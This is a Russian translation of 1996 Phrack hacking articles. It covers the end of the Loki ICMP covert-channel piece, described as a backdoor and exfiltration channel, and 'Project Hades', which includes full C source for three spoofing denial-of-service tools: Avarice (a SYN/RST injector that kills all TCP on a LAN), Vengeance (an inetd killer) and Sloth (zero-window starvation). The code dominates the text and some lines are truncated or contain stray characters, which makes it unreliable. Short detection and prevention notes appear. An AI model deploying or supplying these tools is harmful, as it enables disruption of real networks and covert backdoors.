2. Через экран может проходить только трафик, санкционированный самим экраном (в соответствии с политикой безопасности защищаемого узла).
3. Сам межсетевой экран защищён от компрометации.

Скрытый канал — это среда, через которую может передаваться информация, однако в обычных условиях данная среда для обмена информацией не предназначена. Вследствие этого скрытые каналы принципиально невозможно обнаружить и предотвратить с помощью штатной (то есть немодифицированной) политики безопасности системы. В теории почти любой процесс или фрагмент данных может служить скрытым каналом. На практике, однако, извлечение содержательных данных из большинства скрытых каналов в разумные сроки представляет значительную сложность. В случае Loki, напротив, это осуществляется весьма просто.

Межсетевой экран в своём базовом понимании стремится поддерживать политику безопасности защищаемого узла, обеспечивая соблюдение трёх перечисленных выше правил. Скрытые каналы, однако, по самому своему определению не подчиняются штатной политике безопасности узла.

Раздел III. Концепция Loki

Концепция проекта Loki проста: произвольная информация туннелируется в секции данных пакетов ICMP_ECHO и ICMP_ECHOREPLY. Loki эксплуатирует скрытый канал, существующий внутри трафика ICMP_ECHO. Этот канал существует потому, что сетевые устройства не фильтруют содержимое трафика ICMP_ECHO: они просто пропускают его, отбрасывают или возвращают обратно. Сами троянские пакеты маскируются под обычный трафик ICMP_ECHO. Таким образом,

мы можем инкапсулировать (туннелировать) любую нужную нам информацию. Далее под трафиком Loki будет подразумеваться трафик ICMP_ECHO, туннелирующий информацию. (Внимательные читатели заметят, что Loki представляет собой разновидность стеганографии.)

Loki — не инструмент взлома. У него множество применений, ни одно из которых не связано с проникновением на машину. Его можно использовать в качестве бэкдора в систему, обеспечивая скрытый способ выполнения команд на целевой машине. Его можно применять для тайного извлечения информации с машины. Он может служить скрытым средством коммуникации «пользователь — машина» или «пользователь — пользователь». По существу, канал представляет собой просто способ тайной передачи данных (конфиденциальность и аутентичность можно обеспечить с помощью криптографии).

Loki позиционируется как техника обхода межсетевых экранов, однако в действительности он представляет собой лишь средство скрытого перемещения данных. *Через* что именно мы перемещаем эти данные — не столь принципиально, лишь бы этот объект пропускал трафик ICMP_ECHO. Не имеет значения: маршрутизаторы, межсетевые экраны, пакетные фильтры, dual-homed-хосты и т. д. — все они могут служить проводниками для Loki.

Раздел IV. Обсуждение, обнаружение и предотвращение

Если трафик ICMP_ECHO разрешён, данный канал существует. Если канал существует, то для организации бэкдора он непобедим (при условии, что система уже скомпрометирована). Даже при наличии развитых механизмов межсетевой защиты и пакетной фильтрации этот канал продолжает существовать (при условии, разумеется, что они не запрещают прохождение трафика ICMP_ECHO). При правильной реализации канал может оставаться полностью необнаруженным на всём протяжении своего существования.

Обнаружение может оказаться непростой задачей. Если знать, что искать, можно обнаружить, что канал используется в вашей системе. Однако для этого необходимо понимать: когда искать, где искать, и вообще осознавать сам факт того, что *нужно* искать. Избыток пакетов ICMP_ECHOREPLY с искажённой полезной нагрузкой может служить явным признаком использования канала. Отдельно запущенная серверная программа Loki тоже может выдать себя. Однако если злоумышленник сведёт трафик по каналу к минимуму и спрячет сервер Loki *внутри* ядра, обнаружение внезапно становится значительно более сложным.

Нейтрализация этого канала носит исключительно превентивный характер: полностью запретите трафик ICMP_ECHO. При сопоставлении с угрозами безопасности, которые он создаёт, трафик ICMP_ECHO попросту не является настолько *необходимым*. Ограничение приёма трафика ICMP_ECHO только от доверенных хостов — бессмысленное решение для бесподключеного протокола вроде ICMP: подделанный трафик всё равно достигнет целевого хоста. Пакет LOKI с поддельным исходным IP-адресом доберётся до цели (и вызовет легитимный ответ ICMP_ECHOREPLY, который уйдёт на хост с поддельным адресом и будет там молча отброшен), а также может содержать 4-байтовый IP-адрес желаемого получателя ответных пакетов Loki и 51 байт вредоносных данных. Хотя теоретически умный пакетный фильтр мог бы проверять поле полезной нагрузки и удостоверяться в том, что оно содержит *только* допустимую информацию, подобный фильтр для ICMP широко не применяется и всё равно мог бы быть обманут. Единственный надёжный способ уничтожить этот канал — запретить весь трафик ICMP_ECHO в вашу сеть.

ПРИМЕЧАНИЕ: Данный канал существует и во многих других протоколах. Loki охватывает лишь ICMP, однако в теории (и на практике) любой протокол уязвим для туннелирования скрытых данных. Всё, что для этого требуется, — изобретательность...

Раздел V. Список литературы

• Книги: TCP Illustrated, тома I, II, III
• RFC: rfc 792
• Исходный код: Loki v1.0
• Люди: Мы не являемся первооткрывателями данной концепции. По нашим сведениям, она была независимо обнаружена до начала наших исследований. Данная сторона предпочитает оставаться в тени.

Этот проект стал возможным благодаря гранту корпорации Guild Corporation.

Project Hades

Автор: daemon9 AKA route

Исходный код: daemon9
Для Phrack Magazine
Октябрь 1996, Guild Productions
Комментарии: route@infonexus.com

Введение

Очередное исследование уязвимостей наиболее широко используемого транспортного протокола в Интернете. Успокойтесь, боязливый читатель! Описанные здесь уязвимости по своей разрушительной природе ни в коей мере не сравнятся с Project Neptune/Poseidon.

Хадес — греческий бог подземного мира; его царство — царство Мёртвых. Хадес славится своей злобностью и извращённостью. Он также хорошо известен своим эксплойт-кодом для TCP. Поэтому казалось вполне уместным назвать этот проект его именем.

Кстати, чтобы этот код работал (как и значительная часть моего предыдущего кода), ядро вашей системы должно быть пропатчено для возможности подмены пакетов (спуфинга). НЕ ПИШИТЕ МНЕ с вопросами о том, как это сделать.

Обзор

```
Раздел I.    Общие сведения об Ethernet
Раздел II.   Общие сведения о TCP
Раздел III.  Avarice (Алчность)
Раздел IV.   Vengeance (Месть)
Раздел V.    Sloth (Лень)
Раздел VI.   Обсуждение, обнаружение и предотвращение
```

(Читателям, незнакомым с протокольным стеком TCP/IP, рекомендуется предварительно ознакомиться с материалом: ftp://ftp.infonexus.com/pub/Philes/NetTech/TCP-IP/tciplp.intro.txt.gz)

Раздел I. Общие сведения об Ethernet

Ethernet — это многоточечный, bесconnection-ориентированный, ненадёжный протокол канального уровня. Именно на нём (я имею в виду версию IEEE 802.3 Ethernet) основано большинство локальных сетей. Он является многоточечным: каждое устройство в сети Ethernet совместно использует среду передачи (и, соответственно, полосу пропускания) со всеми остальными устройствами. Он бессоединительный: каждый фрейм отправляется независимо от предыдущего и последующего. Он ненадёжный: фреймы не подтверждаются получателем. Если принятый фрейм не проходит проверку контрольной суммы, он молча отбрасывается. Это протокол канального уровня, располагающийся ниже сетевого протокола (IP) и выше физического интерфейса (варьируется, но чаще всего CAT3/5 UTP).

Сигнализация и кодирование

Стандартный Ethernet 802.3 работает на скорости 10 мегабит в секунду, используя манчестерское кодирование для упорядочивания битов на проводе. Манчестерское кодирование — это двухфазная техника переходов между состояниями: для обозначения логической единицы используется переход напряжения с низкого на высокое. Для обозначения логического нуля — переход с высокого на низкое.

Доступ к среде передачи

Ethernet использует конкуренцию за доступ к общей среде передачи. Применяемая схема конкуренции — CSMA/CD (множественный доступ с контролем несущей и обнаружением коллизий). Это просто означает, что Ethernet поддерживает несколько устройств на общей сетевой среде. Любое устройство может отправить свои данные, когда сочтёт провод свободным. Коллизии обнаруживаются (что приводит к отступлению и повторной попытке), но не предотвращаются. Алгоритм CSMA/CD:

```
1. ЕСЛИ: среда простаивает -> передавать.
2. ИНАЧЕ: среда занята -> ждать и слушать до освобождения -> передавать.
3. ЕСЛИ: обнаружена коллизия -> передать сигнал затора, прекратить всю передачу
4. ЕСЛИ: обнаружен сигнал затора -> подождать случайное время, перейти к шагу 1
```

Широковещательная среда

Поскольку это технология CSMA/CD, Ethernet обладает замечательным свойством слышать всё происходящее в сети. В обычных условиях сетевой адаптер Ethernet захватывает и передаёт на сетевой уровень только те пакеты, которые содержат его собственный MAC-адрес (канального уровня) или широковещательный MAC-адрес. Тем не менее поместить карту Ethernet в неразборчивый режим (promiscuous mode), при котором она захватывает всё, что слышит, вне зависимости от адресата фрейма, — задача тривиальная.

Стоит упомянуть, что мосты применяются для разделения сети Ethernet на логически раздельные сегменты. Мост (или устройство с функциями моста, например «умный» концентратор) не будет передавать фрейм Ethernet из сегмента в сегмент, если адресуемый хост находится в другом сегменте. Это позволяет снизить общую нагрузку на сеть, уменьшая количество трафика на проводе.

Раздел II. Общие сведения о TCP

TCP — это connection-ориентированный, надёжный транспортный протокол. TCP отвечает за сокрытие сетевых сложностей от вышележащих уровней. Connection-ориентированный протокол подразумевает, что два хоста, участвующие в обмене данными, должны сначала установить соединение, прежде чем начнётся передача данных. В случае TCP это достигается с помощью трёхстороннего рукопожатия. Надёжность может обеспечиваться различными способами, но нас интересуют только два: последовательность данных и подтверждение. TCP присваивает порядковые номера каждому байту в каждом сегменте и подтверждает все принятые байты данных от другой стороны. (ACK-пакеты потребляют порядковый номер, но сами по себе не подтверждаются — это было бы абсурдно.)

Установление TCP-соединения

Для обмена данными по TCP хосты должны установить соединение. TCP устанавливает соединение в три этапа — процедура называется трёхсторонним рукопожатием. Если машина A запускает клиентскую программу и хочет подключиться к серверной программе на машине B, процесс выглядит следующим образом:

```
                    рис.(1)

1       A       --->SYN--->      B

2       A    <---SYN/ACK---      B

3       A       --->ACK--->      B
```

На шаге (1) клиент сообщает серверу о желании установить соединение — это единственное назначение флага SYN. Клиент сообщает серверу, что поле порядкового номера является действительным и должно быть проверено. Клиент устанавливает поле порядкового номера в заголовке TCP равным своему ISN (начальному порядковому номеру). Сервер, получив этот сегмент (2), отвечает собственным ISN (поэтому флаг SYN установлен) и подтверждением первого сегмента клиента (которое равно ISN клиента + 1). Затем клиент подтверждает ISN сервера (3). После этого может начаться передача данных.

Управляющие флаги TCP

Существует шесть управляющих флагов TCP.

SYN: синхронизация порядковых номеров
Поле синхронизации порядковых номеров является действительным. Этот флаг используется только во время трёхстороннего рукопожатия. Он сообщает принимающему стеку TCP проверить поле порядкового номера и запомнить его значение как начальный порядковый номер инициатора соединения (обычно клиента). Порядковые номера TCP можно просто считать 32-битными счётчиками. Они варьируются от 0 до 4 294 967 295. Каждый байт данных, передаваемых через TCP-соединение (вместе с определёнными флагами), нумеруется. Поле порядкового номера в заголовке TCP содержит порядковый номер *первого* байта данных в TCP-сегменте.

ACK: подтверждение
Поле номера подтверждения является действительным. Этот флаг установлен почти всегда. Поле номера подтверждения в заголовке TCP содержит значение следующего *ожидаемого* порядкового номера (с другой стороны), а также подтверждает ***все*** данные (от другой стороны) вплоть до этого номера ACK минус один.

RST: сброс
Уничтожить указанное соединение. Все структуры памяти разрушаются.

URG: срочность
Указатель срочности является действительным. Это способ TCP реализовать внеполосные (OOB) данные. Например, в telnet-соединении нажатие `ctrl-c` на стороне клиента считается срочным и вызывает установку этого флага.

PSH: выталкивание
Принимающий стек TCP не должен помещать эти данные в очередь, а передать их приложению как можно скорее. Этот флаг должен всегда быть установлен в интерактивных соединениях, таких как telnet и rlogin.

FIN: завершение

Передающий стек TCP завершил отправку данных, но по-прежнему готов принимать данные.

Порты

Для предоставления одновременного доступа к модулю TCP предусмотрен пользовательский интерфейс, называемый портом. Порты используются ядром для идентификации сетевых процессов. Они являются исключительно сущностями транспортного уровня. Совместно с IP-адресом порт TCP образует конечную точку сетевых коммуникаций. Фактически в любой момент времени *все* интернет-соединения можно описать четырьмя числами: IP-адрес источника и порт источника, IP-адрес назначения и порт назначения. Серверы привязаны к «хорошо известным» портам, чтобы их можно было найти на стандартном порту на различных системах. Например, демон telnet слушает TCP-порт 23.

Раздел III. Avarice (Алчность)

Avarice — это генератор SYN/RST. Он предназначен для блокирования любого TCP-трафика в сегменте Ethernet, который прослушивает. Программа работает, отслеживая начало процедуры трёхстороннего рукопожатия и немедленно сбрасывая его. В результате ни одно TCP-соединение не может быть установлено, а следовательно, TCP-трафик не может течь. Данная версия работает на хосте: переводит сетевой адаптер в неразборчивый режим и прослушивает запросы на установление соединения. Когда она обнаруживает такой запрос, немедленно генерирует поддельный RST-пакет и отправляет его обратно клиенту. Если поддельный RST прибывает вовремя, клиент завершит работу с сообщением вида:

```
telnet: Unable to connect to remote host: Connection refused
```

Чтобы клиент принял RST, он должен счесть его подлинным ответом от сервера. Для этого требуются три фрагмента информации: IP-адрес, TCP-порт и TCP-номер подтверждения. Вся эта информация извлекается из исходного SYN-пакета: IP-адрес хоста назначения, TCP-порт слушающего процесса и ISN клиента (номер подтверждения в RST-пакете — это ISN клиента + 1, поскольку SYN-пакеты потребляют порядковый номер).

Эффективность программы весьма широко варьируется. Скорость принципиально важна для того, чтобы avarice мог подавлять весь TCP-трафик в сегменте. По сути, мы вступаем в гонку с ядром. Ядра ОС, как правило, весьма эффективно формируют пакеты. При запуске на быстрой машине с быстрым ядром процент «уничтожения» соединений весьма высок. На быстрой машине мне доводилось видеть показатели до 98% (иногда несколько соединений проскальзывало). Соответственно, при запуске на медленной машине с медленным ядром программа, вероятно, окажется бесполезной. Если RST-пакеты прибывают слишком поздно, они будут отброшены клиентом, так как номер ACK окажется слишком низким для данного соединения. Конечно, программа могла бы отправлять, скажем, 10 пакетов с постепенно возрастающими номерами ACK, но эй, это и так убогая программа...

Раздел IV. Vengeance (Месть)

Vengeance — это убийца inetd. На уязвимых системах эта программа вызывает нестабильность inetd, и он умирает после следующей попытки соединения. Программа отправляет запрос на

соединение, за которым немедленно следует RST, на внутренний сервис, управляемый inetd, такой как time или daytime. Теперь inetd нестабилен и умрёт после следующей попытки соединения. Просто. Тупо. Не элитно. (Эта ошибка в inetd должна быть исправлена или попросту отсутствовать в более новых версиях кода inetd.)

Я не добавил в эту маленькую программу код, реализующий легитимное соединение, которое убило бы inetd, по двум причинам. 1) Добавление предсказания порядковых номеров для создания поддельного трёхстороннего рукопожатия просто не стоит той сложности. Программа слишком незначительна. 2) Возможно, атакующий захочет оставить inetd в нестабильном состоянии и дождаться, пока какой-нибудь легитимный пользователь придёт и прикончит его. Кто знает. Кому какое дело. Тьфу. Умываю руки.

Раздел V. Sloth (Лень)

> *«Заставьте ваш Ethernet ощущаться как запаздывающий модем на 28.8!»*

Sloth — это эксперимент. Эксперимент по выяснению того, насколько убогим может быть IP-спуфинг. Программа работает примерно так же, как avarice, за исключением того, что отправляет поддельные объявления о размере TCP-окна. По умолчанию Sloth подменяет объявления о нулевом размере окна, что существенно замедляет интерактивный трафик. В ряде случаев соединение вообще зависнет. Это происходит потому, что когда TCP получает объявление о нулевом размере окна, он прекращает отправку данных и начинает посылать зонды окна (window probe — это не что иное, как ACK с одним байтом данных), чтобы проверить, не увеличился ли размер окна. Поскольку зонды окна, по сути, являются не чем иным, как подтверждениями, они могут теряться. В связи с этим TCP реализует таймер для координации повторной отправки этих пакетов. Зонды окна отправляются согласно таймеру сохранения (persist timer, 500 мс), который вычисляется алгоритмом экспоненциального отступления TCP. Sloth будет видеть каждый зонд окна и подменять нулевое окно отправителю. В итоге это вызывает массовый хаос и крайне затрудняет нормальный обмен данными для обоих стеков TCP.

Sloth, как и avarice, эффективен только на более быстрых машинах. Он также хорошо работает только с интерактивным трафиком.

Раздел VI. Обсуждение, обнаружение и предотвращение

Avarice — просто мерзкая программа. Что ещё вы от меня хотите? Обнаружение? Обнаружение потребует толики смекалки. Внезапно ли у всех машин в локальной сети перестали работать FTP, SMTP, HTTP, POP, telnet и прочее? Вполне возможно, это данная программа. Берите сниффер. Мониторьте сеть и ищите машину, которая генерирует RST-пакеты. Эта версия программы не подменяет свой MAC-адрес, так что ищите именно по нему. Чтобы действительно предотвратить эту атаку, добавьте криптографическую аутентификацию в стеки TCP на ваших машинах.

Vengeance — это сигнал тревоги. Если вы ещё не пропатчили ваш inetd для защиты от этой атаки, самое время это сделать. Если ваш вендор не спешил с патчем — пора поторопиться. Способ обнаружения — запустить эту программу. Метод предотвращения — установить патч. Предотвращение — отключить внутренние сервисы inetd.

Sloth можно обнаружить и устранить примерно так же, как и avarice.

Вы, возможно, заметили, что эти программы названы в честь трёх из Семи смертных грехов. Вас, вероятно, интересует, означает ли это, что появятся ещё четыре программы подобного рода. Так вот, ПРЕКРАТИТЕ ГАДАТЬ. Ответ — НЕТ. Я официально *вышел* из бизнеса D.O.S. Теперь я направляю усилия на более продуктивные начинания. В следующем выпуске — перехватчик сессий.

Этот проект стал возможным благодаря гранту от Guild Corporation.

Исходный код

Avarice — генератор SYN/RST

```
/*
                            The Hades Project
□□    Explorations in the Weakness of TCP
□□□   SYN -> RST generator
□□□         (avarice)
                                  v. 1.0

                         daemon9/route/infinity

                      October 1996 Guild productions

                      comments to route@infonexus.com


   This coding project made possible by a grant from the Guild corporation

*/

#include "lnw.h"

void main(){

□void reset(struct iphdr *,struct tcphdr *,int);

□struct epack{□□□□/* Generic Ethernet packet w/o data payload */
□□struct ethhdr eth;□□/* Ethernet Header */
□□struct iphdr ip;□□/* IP header */
□□struct tcphdr tcp;□□/* TCP header */
□}epack;

□int sock,shoe,dlen;
□struct sockaddr dest;
□struct iphdr  *iphp;
□struct tcphdr *tcphp;

□if(geteuid()||getuid()){
                fprintf(stderr,"UID or EUID of 0 needed...\n");
                exit(0);
        }
□sock=tap(DEVICE);□□/* Setup the socket and device */

□□□□/* Could use the SOCK_PACKET but building Ethernet headers would
□□□□ require more time overhead; the kernel can do it quicker then me */
□if((shoe=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0){
                perror("\nHmmm.... socket problems");
                exit(1);
        }
□shadow();□□□/* Run as a daemon */
```

```
□iphp=(struct iphdr *)(((unsigned long)&epack.ip)-2);
  □tcphp=(struct tcphdr *)(((unsigned long)&epack.tcp)-2);

   □/* Network reading loop / RSTing portion */
□while(1)if(recvfrom(sock,&epack,sizeof(epack),0,&dest,&dlen))if(iphp->protocol==IPPROTO_TCP&&tcphp->syn)rese
}


/*
 *□Build a packet and send it off.
 */

void reset(iphp,tcphp,shoe)
struct iphdr *iphp;
struct tcphdr *tcphp;
int shoe;
{
   □
□void dump(struct iphdr *,struct tcphdr *);

        struct tpack{□□□/* Generic TCP packet w/o payload */
                struct iphdr ip;□
                struct tcphdr tcp;
        }tpack;

        struct pseudo_header{           /* For TCP header checksum */
                unsigned source_address;
                unsigned dest_address;
                unsigned char placeholder;
                unsigned char protocol;
                unsigned short tcp_length;
                struct tcphdr tcp;
        }pheader;

   □struct sockaddr_in sin;         /* IP address information */
                        □□/* Setup the sin struct with addressing information */
      □sin.sin_family=AF_INET;  □/* Internet address family */
        sin.sin_port=tcphp->dest;       /* Source port */
        sin.sin_addr.s_addr=iphp->saddr;/* Dest. address */

                        /* Packet assembly begins here */

                                /* Fill in all the TCP header information */

        tpack.tcp.source=tcphp->dest;   /* 16-bit Source port number */
        tpack.tcp.dest=tcphp->source;   /* 16-bit Destination port */
        tpack.tcp.seq=0;        □/* 32-bit Sequence Number */
        tpack.tcp.ack_seq=htonl(ntohl(tcphp->seq)+1);    /* 32-bit Acknowledgement Number */
        tpack.tcp.doff=5;               □/* Data offset */
        tpack.tcp.res1=0;               □/* reserved */
        tpack.tcp.res2=0;               □/* reserved */
      □tpack.tcp.urg=0;                □/* Urgent offset valid flag */
        tpack.tcp.ack=1;                □/* Acknowledgement field valid flag */
        tpack.tcp.psh=0;                □/* Push flag */
        tpack.tcp.rst=1;                □/* Reset flag */
        tpack.tcp.syn=0;                □/* Synchronize sequence numbers flag */
        tpack.tcp.fin=0;                □/* Finish sending flag */
        tpack.tcp.window=0;□ □/* 16-bit Window size */
        tpack.tcp.check=0;              □/* 16-bit checksum (to be filled in below) */
        tpack.tcp.urg_ptr=0;            □/* 16-bit urgent offset */

                                /* Fill in all the IP header information */

        tpack.ip.version=4;             □/* 4-bit Version */
        tpack.ip.ihl=5;                 □/* 4-bit Header Length */
        tpack.ip.tos=0;                 □/* 8-bit Type of service */
     □tpack.ip.tot_len=htons(IPHDR+TCPHDR);  /* 16-bit Total length */
        tpack.ip.id=0;          □□/* 16-bit ID field */
        tpack.ip.frag_off=0;            □/* 13-bit Fragment offset */
        tpack.ip.ttl=64;□         /* 8-bit Time To Live */
        tpack.ip.protocol=IPPROTO_TCP; □/* 8-bit Protocol */
```

```
        tpack.ip.check=0;              /* 16-bit Header checksum (filled in below) */
        tpack.ip.saddr=iphp->daddr;    /* 32-bit Source Address */
        tpack.ip.daddr=iphp->saddr;    /* 32-bit Destination Address */

        pheader.source_address=(unsigned)tpack.ip.saddr;
        pheader.dest_address=(unsigned)tpack.ip.daddr;
        pheader.placeholder=0;
     pheader.protocol=IPPROTO_TCP;
        pheader.tcp_length=htons(TCPHDR);

     /* IP header checksum */

      tpack.ip.check=in_cksum((unsigned short *)&tpack.ip,IPHDR);

/* TCP header checksum */

        bcopy((char *)&tpack.tcp,(char *)&pheader.tcp,TCPHDR);
       tpack.tcp.check=in_cksum((unsigned short *)&pheader,TCPHDR+12);

sendto(shoe,&tpack,IPHDR+TCPHDR,0,(struct sockaddr *)&sin,sizeof(sin));
#ifndef QUIET
dump(iphp,tcphp);
#endif
}

/*
 * Dumps some info...
 */

void dump(iphp,tcphp)
struct iphdr *iphp;
struct tcphdr *tcphp;
{
fprintf(stdout,"Connection-establishment Attempt: ");
   fprintf(stdout,"%s [%d] --> %s [%d]\n",hostLookup(iphp->saddr),ntohs(tcphp->source),hostLookup(iphp->dadd
fprintf(stdout,"Thwarting...\n");
}
```

Vengeance — убийца inetd

```
/*
                          The Hades Project
                   Explorations in the Weakness of TCP
                             Inetd Killer
       (vengance)
                                v. 1.0

                       daemon9/route/infinity

                    October 1996 Guild productions

                    comments to route@infonexus.com


   This coding project made possible by a grant from the Guild corporation
*/


#include "lnw.h"

void main()
{

void s3nd(int,int,unsigned,unsigned short,unsigned);
void usage(char *);
unsigned nameResolve(char *);

int sock,mode,i=0;
char buf[BUFSIZE];
```

```
unsigned short port;
unsigned target=0,source=0;
     char werd[]={"\n\n\n\nHades is a Guild Corporation Production.  c.1996\n\n"};

if(geteuid()||getuid()){
                fprintf(stderr,"UID or EUID of 0 needed...\n");
                exit(0);
        }

if((sock=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0){
                perror("\nHmmm.... socket problems");
                exit(1);
        }

printf(werd);

printf("\nEnter target address-> ");
        fgets(buf,sizeof(buf)-1,stdin);
if(!buf[1])exit(0);
        while(buf[i]!='\n')i++;                 /* Strip the newline */
        buf[i]=0;
target=nameResolve(buf);
        bzero((char *)buf,sizeof(buf));

printf("\nEnter source address to spoof-> ");
        fgets(buf,sizeof(buf)-1,stdin);
if(!buf[1])exit(0);
while(buf[i]!='\n')i++;                 /* Strip the newline */
        buf[i]=0;
source=nameResolve(buf);
        bzero((char *)buf,sizeof(buf));

printf("\nEnter target port (should be 13, 37, or some internal service)-> ");
        fgets(buf,sizeof(buf)-1,stdin);
        if(!buf[1])exit(0);
port=(unsigned short)atoi(buf);

fprintf(stderr,"Attempting to upset inetd...\n\n");

s3nd(sock,0,target,port,source);/* SYN */
s3nd(sock,1,target,port,source);/* RST */

fprintf(stderr,"At this point, if the host is vulnerable, inetd is unstable.\nTo verfiy: `telnet target.com
}

/*
 * Build a packet and send it off.
 */

void s3nd(int sock,int mode,unsigned target,unsigned short port,unsigned source){
   
        struct pkt{
                struct iphdr ip;
                struct tcphdr tcp;
        }packet;

        struct pseudo_header{           /* For TCP header checksum */
                unsigned source_address;
                unsigned dest_address;
                unsigned char placeholder;
                unsigned char protocol;
                unsigned short tcp_length;
                struct tcphdr tcp;
        }pseudo_header;

   struct sockaddr_in sin;         /* IP address information */
                        /* Setup the sin struct with addressing information */
      sin.sin_family=AF_INET;  /* Internet address family */
        sin.sin_port=666;       /* Source port */
        sin.sin_addr.s_addr=target;  /* Dest. address */
                        /* Packet assembly begins here */
```

```
                                /* Fill in all the TCP header information */

        packet.tcp.source=htons(666);        □/* 16-bit Source port number */
        packet.tcp.dest=htons(port);   □□/* 16-bit Destination port */
        if(mode)packet.tcp.seq=0;        □/* 32-bit Sequence Number */
        else packet.tcp.seq=htonl(10241024);
□if(!mode)packet.tcp.ack_seq=0;    □/* 32-bit Acknowledgement Number */
□else packet.tcp.ack_seq=htonl(102410000);
        packet.tcp.doff=5;              □/* Data offset */
        packet.tcp.res1=0;              □/* reserved */
        packet.tcp.res2=0;              □/* reserved */
      □packet.tcp.urg=0;               □/* Urgent offset valid flag */
        packet.tcp.ack=0;               □/* Acknowledgement field valid flag */
        packet.tcp.psh=0;               □/* Push flag */
        if(!mode)packet.tcp.rst=0;               /* Reset flag */
        else packet.tcp.rst=1;
□if(!mode)packet.tcp.syn=1;               /* Synchronize sequence numbers flag */
□else packet.tcp.syn=0;
        packet.tcp.fin=0;               □/* Finish sending flag */
        packet.tcp.window=htons(512);□ □/* 16-bit Window size */
        packet.tcp.check=0;             □/* 16-bit checksum (to be filled in below) */
        packet.tcp.urg_ptr=0;           □/* 16-bit urgent offset */

                                /* Fill in all the IP header information */

        packet.ip.version=4;            □/* 4-bit Version */
        packet.ip.ihl=5;                □/* 4-bit Header Length */
        packet.ip.tos=0;                □/* 8-bit Type of service */
    □packet.ip.tot_len=htons(IPHDR+TCPHDR);  /* 16-bit Total length */
        packet.ip.id=0;          □□/* 16-bit ID field */
        packet.ip.frag_off=0;           □/* 13-bit Fragment offset */
        packet.ip.ttl=64;□              □/* 8-bit Time To Live */
        packet.ip.protocol=IPPROTO_TCP; □/* 8-bit Protocol */
        packet.ip.check=0;              □/* 16-bit Header checksum (filled in below) */
        packet.ip.saddr=source;           /* 32-bit Source Address */
        packet.ip.daddr=target;           /* 32-bit Destination Address */

        pseudo_header.source_address=(unsigned)packet.ip.saddr;
        pseudo_header.dest_address=(unsigned)packet.ip.daddr;
        pseudo_header.placeholder=0;
     □pseudo_header.protocol=IPPROTO_TCP;
        pseudo_header.tcp_length=htons(TCPHDR);

     □□□/* IP header checksum */

      □packet.ip.check=in_cksum((unsigned short *)&packet.ip,IPHDR);

□□□/* TCP header checksum */

        bcopy((char *)&packet.tcp,(char *)&pseudo_header.tcp,IPHDR);
       □packet.tcp.check=in_cksum((unsigned short *)&pseudo_header,TCPHDR+12);

□sendto(sock,&packet,IPHDR+TCPHDR,0,(struct sockaddr *)&sin,sizeof(sin));
}
```

Sloth — истощение TCP-окна

```
/*
                        The Hades Project
                  Explorations in the Weakness of TCP
                       TCP Window Starvation
                              (sloth)
                              v. 1.0

                          daemon9/route/infinity

                       October 1996 Guild productions

                       comments to route@infonexus.com
```

```
   This coding project made possible by a grant from the Guild corporation

*/


#include "lnw.h"

□/* experiment with this value.  Different things happen with different sizes */

#define SLOTHWINDOW□0

void main(){

□void sl0th(struct iphdr *,struct tcphdr *,int);

□struct epack{□□□□/* Generic Ethernet packet w/o data payload */
□□struct ethhdr eth;□□/* Ethernet Header */
□□struct iphdr ip;□□/* IP header */
□□struct tcphdr tcp;□□/* TCP header */
□}epack;

□int sock,shoe,dlen;
□struct sockaddr dest;
□struct iphdr  *iphp;
□struct tcphdr *tcphp;

□if(geteuid()||getuid()){
                fprintf(stderr,"UID or EUID of 0 needed...\n");
                exit(0);
        }
□sock=tap(DEVICE);□□/* Setup the socket and device */

□□□□/* Could use the SOCK_PACKET but building Ethernet headers would
□□□□ require more time overhead; the kernel can do it quicker then me */
□if((shoe=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0){
                perror("\nHmmm.... socket problems");
                exit(1);
        }
□shadow();□□□/* Run as a daemon */□

□iphp=(struct iphdr *)(((unsigned long)&epack.ip)-2);
  □tcphp=(struct tcphdr *)(((unsigned long)&epack.tcp)-2);

   □/* Network reading loop */
□while(1)if(recvfrom(sock,&epack,sizeof(epack),0,&dest,&dlen))if(iphp->protocol==IPPROTO_TCP&&tcphp->ack)sl0t
}


/*
 *□Build a packet and send it off.
 */

void sl0th(iphp,tcphp,shoe)
struct iphdr *iphp;
struct tcphdr *tcphp;
int shoe;
{
   □
□void dump(struct iphdr *,struct tcphdr *);

        struct tpack{□□□/* Generic TCP packet w/o payload */
                struct iphdr ip;□
                struct tcphdr tcp;
        }tpack;

        struct pseudo_header{           /* For TCP header checksum */
                unsigned source_address;
                unsigned dest_address;
                unsigned char placeholder;
                unsigned char protocol;
                unsigned short tcp_length;
```

```
                struct tcphdr tcp;
        }pheader;

   struct sockaddr_in sin;         /* IP address information */
                        /* Setup the sin struct with addressing information */
      sin.sin_family=AF_INET;  /* Internet address family */
        sin.sin_port=tcphp->dest;       /* Source port */
        sin.sin_addr.s_addr=iphp->saddr;/* Dest. address */

                        /* Packet assembly begins here */

                                /* Fill in all the TCP header information */

        tpack.tcp.source=tcphp->dest;   /* 16-bit Source port number */
        tpack.tcp.dest=tcphp->source;   /* 16-bit Destination port */
        tpack.tcp.seq=htonl(ntohl(tcphp->ack_seq));    /* 32-bit Sequence Number */
        tpack.tcp.ack_seq=htonl(ntohl(tcphp->seq));    /* 32-bit Acknowledgement Number */
        tpack.tcp.doff=5;              /* Data offset */
        tpack.tcp.res1=0;              /* reserved */
        tpack.tcp.res2=0;              /* reserved */
      tpack.tcp.urg=0;               /* Urgent offset valid flag */
        tpack.tcp.ack=1;               /* Acknowledgement field valid flag */
        tpack.tcp.psh=0;               /* Push flag */
        tpack.tcp.rst=0;               /* Reset flag */
        tpack.tcp.syn=0;               /* Synchronize sequence numbers flag */
        tpack.tcp.fin=0;               /* Finish sending flag */
        tpack.tcp.window=htons(SLOTHWINDOW); /* 16-bit Window size */
        tpack.tcp.check=0;             /* 16-bit checksum (to be filled in below) */
        tpack.tcp.urg_ptr=0;           /* 16-bit urgent offset */

                                /* Fill in all the IP header information */

        tpack.ip.version=4;            /* 4-bit Version */
        tpack.ip.ihl=5;                /* 4-bit Header Length */
        tpack.ip.tos=0;                /* 8-bit Type of service */
    tpack.ip.tot_len=htons(IPHDR+TCPHDR);  /* 16-bit Total length */
        tpack.ip.id=0;          /* 16-bit ID field */
        tpack.ip.frag_off=0;           /* 13-bit Fragment offset */
        tpack.ip.ttl=64;        /* 8-bit Time To Live */
        tpack.ip.protocol=IPPROTO_TCP; /* 8-bit Protocol */
        tpack.ip.check=0;              /* 16-bit Header checksum (filled in below) */
        tpack.ip.saddr=iphp->daddr;    /* 32-bit Source Address */
